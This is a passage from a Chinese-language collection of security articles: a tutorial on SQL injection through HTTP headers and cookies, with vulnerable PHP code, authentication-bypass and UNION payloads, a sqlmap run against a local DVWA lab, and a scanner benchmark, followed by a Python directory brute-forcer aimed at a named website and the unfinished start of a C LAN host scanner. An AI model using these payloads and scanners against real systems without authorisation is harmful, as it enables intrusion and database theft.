
**HTTP 正文参数 (POST)：**输入参数通过 HTTP 正文发送

**HTTP Cookie 参数：**输入参数通过 HTTP cookie 发送

**HTTP Headers：**HTTP 提交应用程序使用的头



这个图表中明显的显示出，有 75% 的 web 应用程序扫描器不能发现 HTTP Headers 参数的相关漏洞。此外，这些扫描器的 70%，也错误的检查了 HTTP Cookies 漏洞。这些比例完全说明了这些扫描器在扫描输入向量方面的能力，而不只是简单的解释。对 GET 和 POST 的评分是比较合理的，一些自动化测试工具可能导致，在处理 HTTP headers 作为一个 SQL 注入输入向量时，出现不令人满意的结果。



从实际来讲，HTTP Headers 和 Cookie 没有得到应该的认识。因此，这两个向量应该在测试计划中被考虑到。还有，当我们使用的漏洞扫描器不支持这些特征时，我们应该考虑手工测试这些参数。

### 潜在的 HTTP Headers 注入

#### HTTP Headers 字段

HTTP header 字段是超文本传输协议（HTTP）中，提交和响应信息头的一部分。HTTP header 字段负责定义 HTTP 传输的操作参数

例如：提交的 HTTP

```
GET / HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Accept: */*
Host: host
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 ( .NET CLR 3.5.30729; .NET4.0E)
Cookie: guest_id=v1%3A1328019064; pid=v1%3A1328839311134
```

我们应当首先来看 HTTP Cookie，当 HTTP Cookies 作为回话标识被保存在数据库时，我们应当把它作为应当被测试的首要前侧 HTTP 变量。在后面我们将会看到一个使用 Cookie 进行 SQL 注入的实例。也有其他的 HTTP headers 相关应用。

#### X-Forwarded-For

X-Forwarded-For 是 HTTP headers 的一个字段。它被认为是标识客户端通过 HTTP 代理或者负载均衡器连接到一个 web 服务端的源 ip 地址的一个标准。

我们来看一个基于表单提交缺陷的例子：

```
$req = mysql_query("SELECT user,password FROM admins WHERE
user='".$sanitize($_POST['user'])."' AND password='".$md5($_POST['password'])."' AND
ip_addr='".$ip_addr()."'");
```

通过 sanitize()方法来控制登陆变量的正确

```
function sanitize($param){ if (is_numeric($param)) { return $param; } else { return
mysql_real_escape_string($param); } }
```

让我们检查下 ip 变量。它要经过 ip\_addr()方法的输出来分配

```
function ip_adr() { if
(isset($_SERVER['HTTP_X_FORWARDED_FOR'])) { $ip_adr =
$_SERVER['HTTP_X_FORWARDED_FOR']; } else { $ip_adr = $_SERVER["REMOTE_ADDR"]; } if
(preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}#", $ip_adr)) { return
$ip_adr; } else { return $_SERVER["REMOTE_ADDR"]; } }
```

显然，ip 地址从 HTTP 头中的 X\_FORWARDED\_FOR 找回。这之后，通过 pre\_match 检查这个参数是否保持至少一个 ip 地址，来控制。由于，环境变量 HTTP\_X\_FORWARDED\_FOR 再插入 SQL 查询之前，它的值没有充分的过滤，导致进行 SQL 查询时，可以通过这个字段注入任意的 SQL 代码

这个头字段可以像下面这样简单地修改：

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :127.0.0.1' or 1=1#
```

这样将导致绕过认证控制

## User-agent

User-agent 是记录软件程序使用平台的一个 HTTP 头字段。它可以用于统计目标和追踪违规协议。它在 HTTP 头中是应该被包含的。这个字段的最前面必须要填写软件产品名称，其后面可以有一个可写可不写的斜杠参数，和版本标识符。

不是所有的应用程序都要被写入 user-agent，但是有时，应用程序被要求存储这样的信息（例如：购物，货物运输，供应商）来确定用户的操作。既然如此，那么这个 user-agent 头字段可能出现的问题就值得我们检查。

HTTP 查询实例：

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
```

## Referer

Referer 是另外一个可能出现 SQL 注入漏洞的 HTTP 头。一旦应用程序没有经过过滤就将 Referer 中的内容存储在数据库中，将会出现严重的 SQL 注入漏洞。它是一个允许客户端指定的可选 HTTP 头字段。通过这个字段，可以获得来自提交表单 URI 的服务器情况，和文档地址（或者包含文档的元素）。它允许一个服务器对于感兴趣的内容，历史记录等内容，生成一个返回文档的链接列表。它允许在维护中坏链接被跟踪。

实例：

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
Referer: http://www.yaboukir.com
```

## 攻击者的目的

像我们所知道的，注入漏洞是在 OWASP 前十大 Web 应用程序安全风险排名第一的。攻击者越来越多的精力用于寻找能够完全获得你的数据库内容的注入点。无论这个注入点是什么矢量类型的输入，GET，POST，Cookie 或者其他 HTTP 头；对于攻击者重要的是，得到至少一个能够让他们开始逐步深入利用的注入点。


## Cookie 注入的多种测试

在这一小节，我们将介绍测试 HTTP Cookie 变量的测试方法。


使用一个浏览器插件

Cookies Manager+

Cookie Manager+ 是一个可视，可编辑，并能够创建新 cookies 的浏览器插件。它也能显示关于 cookies 的额外信息和同时编辑多个 cookies，并备份/回复它们。安装它后，从工具菜单，选择 Cookies Manager+。我们选择一个和目标应用有关的 Cookie 变量。



我们将编辑这个 language\_id 变量。为了判断是否存在 SQL 注入缺陷，我们将在 language\_id 变量的 content 字段中添加一个引号 “'”。



然后刷新这个页面，或者点击这个应用程序的内部链接，这个应用程序提交

编辑 HTTP cookie 后的请求。返回结果显示，出现了一个 SQL 错误：



这个数据库错误，提示我们，该应用存在 SQL 注入漏洞。

使用 Cookie Manager+的优点是，它使用起来非常简便，直接的对 cookie 进行操作，并且可以保存之前修改过的 cookie。


下面我们将尝试使用另一个 Firefox 插件，来检测目标的列数。

#### Tamper Data:

Tamper Data 是一个很强大的 Firefox 插件，可以显示和修改 HTTP/HTTPS 头，和 post 参数。


安装它之后，从工具菜单，选择 Tamper Data。点击 Start Tamper 开始修改 HTTP 请求。

当从目标应用程序发送任意请求时，Tamper Data 弹出一个对话框，询问我们是否需要修改刚刚发送的 HTTP 请求。




点击 Tamper 后，我们得到一个 Tamper popup 对话框：






我们按上图显示的那样添加：order by 4 到 HTTP cookie 变量。从应用程序返回的响应是正常的。



我们继续测试列数，并且每次不断增加：order by 5 。注入返回响应如下：



所以，我们能够推断出列数为 4。

现在，我们每个能够注入更多的 SQL 查询，将尝试判断出受影响的列。所以，我们将在 language\_id 这个 HTTP cookie 变量中插入下面这个查询：

-1+UNION+ALL+SELECT+1,2,3,4

这个利用有时可能利用到高级的 SQL 注入技术。

使用自动化的渗透测试扫描工具



## 用 Sqlmap 作为实例

Sqlmap 是一个流行的开源的自动化渗透测试工具。这个程序可以测试和利用 SQL 注入缺陷，并且接管数据库服务。

Sqlmap 支持 HTTP cookie 特征，所以它有两种使用方法：

当 web 应用程序申请需要给予 cookie 认证

在头值中，SQL 注入的检测和利用

Sqlmap 默认测试所有的 GET 参数和 POST 参数。当-level 参数值设置为 2 或者更大时，它将测试 HTTP Cookie 头值。当这个值设置为 3 或者更大时，它也测试 HTTP User-Agent 和 HTTP Referer 头值。你可以将你想用 sqlmap 测试的参数，手工制作出一个用逗号分隔符隔开的参数列表，来代替-level 参数。


Tested HTTP parameter	Level in sqlmap
GET	1 (Default)
POST	1 (Default)
HTTP Cookie	2 >
HTTP User-Agent	3 >
HTTP Referer	3 >

例如，测试 GET 参数 id 和 HTTP User-Agent，提交-p id,user-agent。

下面的这个例子演示 DVWA (Damn Vulnerable Web Application) 的 HTTP cookie 中的一个名为 security 的参数。

```
./sqlmap.py -u 'http://127.0.0.1/vulnerabilities/sql/?id=1&Submit=Submit#'  
--cookie='PHPSESSID=0e4jfbgrgd8190ig3uba7rvsip1; security=low'  
--string='First name' --dbs --level 3 -p PHPSESSID
```

-string 标识，作为比较有效页面和无效页面的测试点（在注入期间）。另一方面，-dbs 标识，用来列举数据库管理系统。最后，-p 标识用来强制测试 PHPSESSID 变量。



```
root@bt: /pentest/web/scanners/sqlmap  
File Edit View Terminal Help  
root@bt:/pentest/web/scanners/sqlmap# ./sqlmap.py -u 'http://127.0.0.1/vulnerabi  
lities/sql/?id=1&Submit=Submit#' --cookie='PHPSESSID=0e4jfbgrgd8190ig3uba7rvsip1  
; security=low' --string='First name' --dbs --level 3 -p security  
  
sqlmap/0.9 - automatic SQL injection and database takeover tool  
http://sqlmap.sourceforge.net  
  
[*] starting at: 17:22:58  
  
[17:22:58] [WARNING] the testable parameter 'security' you provided is not into  
the GET  
[17:22:58] [INFO] using '/pentest/web/scanners/sqlmap/output/127.0.0.1/session'  
as session file  
[17:22:58] [INFO] resuming injection data from session file  
[17:22:58] [WARNING] there is an injection in GET parameter 'id' but you did not  
provided it this time  
[17:22:58] [INFO] resuming back-end DBMS 'mysql 5.0' from session file  
[17:22:58] [INFO] testing connection to the target url  
[17:22:58] [INFO] testing if the provided string is within the target URL page c  
ontent  
[17:22:58] [WARNING] heuristic test shows that Cookie parameter 'security' might  
not be injectable  
[17:22:58] [INFO] testing sql injection on Cookie parameter 'security'
```

**通过检测的准确率或者输入向量的覆盖范围，来选择测试 SQL 注入的工具**


为了能够回答这个问题，我们利用 [sectoolmarket.com](http://sectoolmarket.com) 提供的标准程序测试结果。我们先假设要检测准确率的候补扫描程序拥有同样的输入向量覆盖范围和支持。我们将 GET、POST、HTTP Cookie 和 HTTP Headers 作为应该被支持的输入向量。当所有的参数都被支持时，这个扫描器的覆盖范围的比率为 100%。

我们建议使用下面的算术方程式，也就是说对于漏洞扫描器的得分求一个平均值。

然后从得到的检测准确率的百分比中，我们列出前 14 名的扫描器：

Rank	Vulnerability Scanner	Vendor	Detection Rate	Input Vector Coverage	Average Score
1	Arachni	Tasos Laskos	100.00%	100%	100.00%
2	Sqlmap	sqlmap developers	97.06%	100%	98,53%
3	IBM AppScan	IBM Security Sys Division	93.38%	100%	96,69%
4	Acunetix WVS	Acunetix	89.71%	100%	94,85%
5	NTOSpider	NT OBJECTives	85.29%	100%	92,64%
6	Nessus	Tenable Network Security	82.35%	100%	91,17%
7	WebInspect	HP Apps Security Center	75.74%	100%	87,87%
8	Burp Suite Pro	PortSwigger	72.06%	100%	86,03%
9	Cenzic Pro	Cenzic	63.24%	100%	81,62%
10	SkipFish	Michal Zalewski – Google	50.74%	100%	75,37%
11	Wapiti	OWASP	100.00%	50%	75.00%
12	Netsparker	Mavituna Security	98.00%	50%	74.00%
13	Paros Pro	MileSCAN Technologies	93.38%	50%	71,69%
14	ZAP	OWASP	77,21%	50%	63,60%

我们通过他们的 SQL 注入漏洞的检测准确率和他们的输入向量覆盖范围的平均值，能够得到一个图表。



下一步要做什么？

对于开发者

开发者对待 Cookies 和其他的存储 HTTP 头应该像对待其他用户输入的表单和遭受传统攻击内容一样。

对于测试者

如果这个应用程序在 SQL 注入向量或者曾经在其他标准漏洞（XSS）上是脆弱的，那么页面上 HTTP 头信息的操作是非常重要的。定义和描述用户可能操作应用程序所使用的数据的每一种情况，是一个非常好的习惯。这些数据可能在 Cookie 中被存储，提取和处理，HTTP-headers（像 HTTP\_USER\_AGENT），form-variables（显示和隐藏），Ajax-，JQuery-，XML-requests。

参考文献：

[1]Penetration Testing with Improved Input Vector Identification, William G.J. Halfond, Shauvik Roy Choudhary, and Alessandro Orso College of Computing Georgia Institute of Technology

[2]Security Tools Benchmarking – A blog dedicated to aiding pen-testers in choosing tools

that make a difference. By Shay-Chen

[http://sectooladdict.blogspot.com/2011/08/commercial-web-application-scanner.h  
tml](http://sectooladdict.blogspot.com/2011/08/commercial-web-application-scanner.html)

[3]<https://en.wikipedia.org/wiki/X-Forwarded-For>

[4] <http://www.techbrunch.fr/securite/blind-sql-injection-header-http/>

[5]<http://www.w3.org/Protocols/HTTP/HTTRQ-Headers.html#user-agent>

[6]<http://www.w3.org/Protocols/HTTP/HTTRQ-Headers.html#z14>

[7]<https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/>

[8]<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

[9]<http://sqlmap.sourceforge.net/doc/README.html>

[10]<http://msdn.microsoft.com/en-us/library/ms161953.aspx>

## 5、python 扫目录程序

Author: **maxs98**

写了 2 个版本的，先贴单线程的，程序用 HTTP 头判断页面是否存在速度较快。  
使用时需要指定字典文件，要在程序里改改。（相信你懂的）

```
#usr/bin/python
#encoding=utf-8
import sys
import httplib
import re
import time

def Usage():
    print 'Usage: python scan.py www.xjbaihe.com'
    sys.exit()

if len(sys.argv)!=2:
    Usage()

start = time.time()
target = sys.argv[1]
port = 80
dict_path = "/media/sf_TDDOWNLOAD/dict.txt"
f = file(dict_path)
while True:
    line = f.readline()
    line = re.split("\\r",line,2)
    path = line[0].decode("gbk").encode("utf-8")
    #print line
    conn = httplib.HTTPConnection(target,port)
    #conn.set_debuglevel(2)
    conn.request('GET',path,headers = {"Host": target,"User-Agent": "Mozilla/5.0
(Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1) Gecko/20090624
Firefox/3.5","Accept": "text/plain"})

    ret = conn.getresponse().status
    if ret==200 or ret==500 or ret==403 or ret==301:
        print target+path+' found! status:', ret
    else:
        print target+path+" not found!"
```

```

        if len(line)==0:
            print "done..."
            break
f.close()
print "Elapsed Time: %s" % (time.time() - start)

```

下面是多线程版本，使用了一个消息队列来处理要扫描的路径。注意线程不要开的太多。不然会出莫名其妙的错误。

```
#!/usr/bin/env python
```

```

import Queue
import threading
import httplib
import time
import re

```

```
queue = Queue.Queue()
```

```
class ThreadUrl(threading.Thread):
```

```
    """Threaded Url Grab"""
```

```

    def __init__(self, queue):
        threading.Thread.__init__(self)
        self.queue = queue

```

```
    def run(self):
```

```
        while True:
```

```
            #
```

```
            path = self.queue.get()
```

```
            target = "www.xjbaihe.com"
```

```
            port = 80
```

```
            conn = httplib.HTTPConnection(target,80)
```

```
            conn.request('GET',path,headers = {"Host": target,"User-Agent":
```

```

"Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1) Gecko/20090624
Firefox/3.5","Accept": "text/plain"})

```

```
            ret = conn.getresponse().status
```

```
            if ret==200 or ret==500 or ret==403 or ret==301:
```

```
                print path+' found! status:', ret
```

```
            else:
```

```
                print path+" not found!"
```

```

#signals to queue job is done

```



```

        self.queue.task_done()

start = time.time()
def main():

    #spawn a pool of threads, and pass them queue instance
    for i in range(5):
        t = ThreadUrl(queue)
        t.setDaemon(True)
        t.start()

    #populate queue with data
    print "reading dict..."
    dict_path = "/media/sf_TDDOWNLOAD/dictest.txt"
    f = file(dict_path)
    while True:
        line = f.readline()
        line = re.split("\\r",line,2)
        path = line[0].decode("gbk").encode("utf-8")
        queue.put(path)
        if len(path)==0:
            print "done..."
            break
    f.close()

    #wait on the queue until everything has been processed
    queue.join()
if __name__ == '__main__':
    main()
    print "Elapsed Time: %s" % (time.time() - start)

```

## 6、局域网自动扫描存活主机

Author: [vfox](#)

0x1 进入主题。跟大家分享一个自己写的局域网存活主机扫描工具。

工具实现以下功能：

- 1 自动计算当前局域网 IP 段
- 2 多线程扫描
- 3 输出每个存活主机的 IP 和 MAC 地址，以及存活的总数。

0x2 代码如下：

```
////////////////////////////////////
//自动扫描局域网存活主机
//优点：不用输入 ip
//缺点：如果遇到主机多 IP 只能扫描其中一个
//by vfox          time:2011-12-29
////////////////////////////////////
#include <windows.h>
#include <stdio.h>
#include <iphlpapi.h>

#pragma comment (lib,"ws2_32.lib")
#pragma comment (lib,"iphlpapi.lib")

// 线程参数结构体
struct CThreadParam
{
    UINT uIp;                // 整数的 ip 地址
    HANDLE hEventCopy; // 赋值参数的事件
};

CRITICAL_SECTION cs;        // 打印时用到的临界区
UINT uTotal = 0;            // 输出一共存活的主机

/// 用户扫描单个主机的线程函数
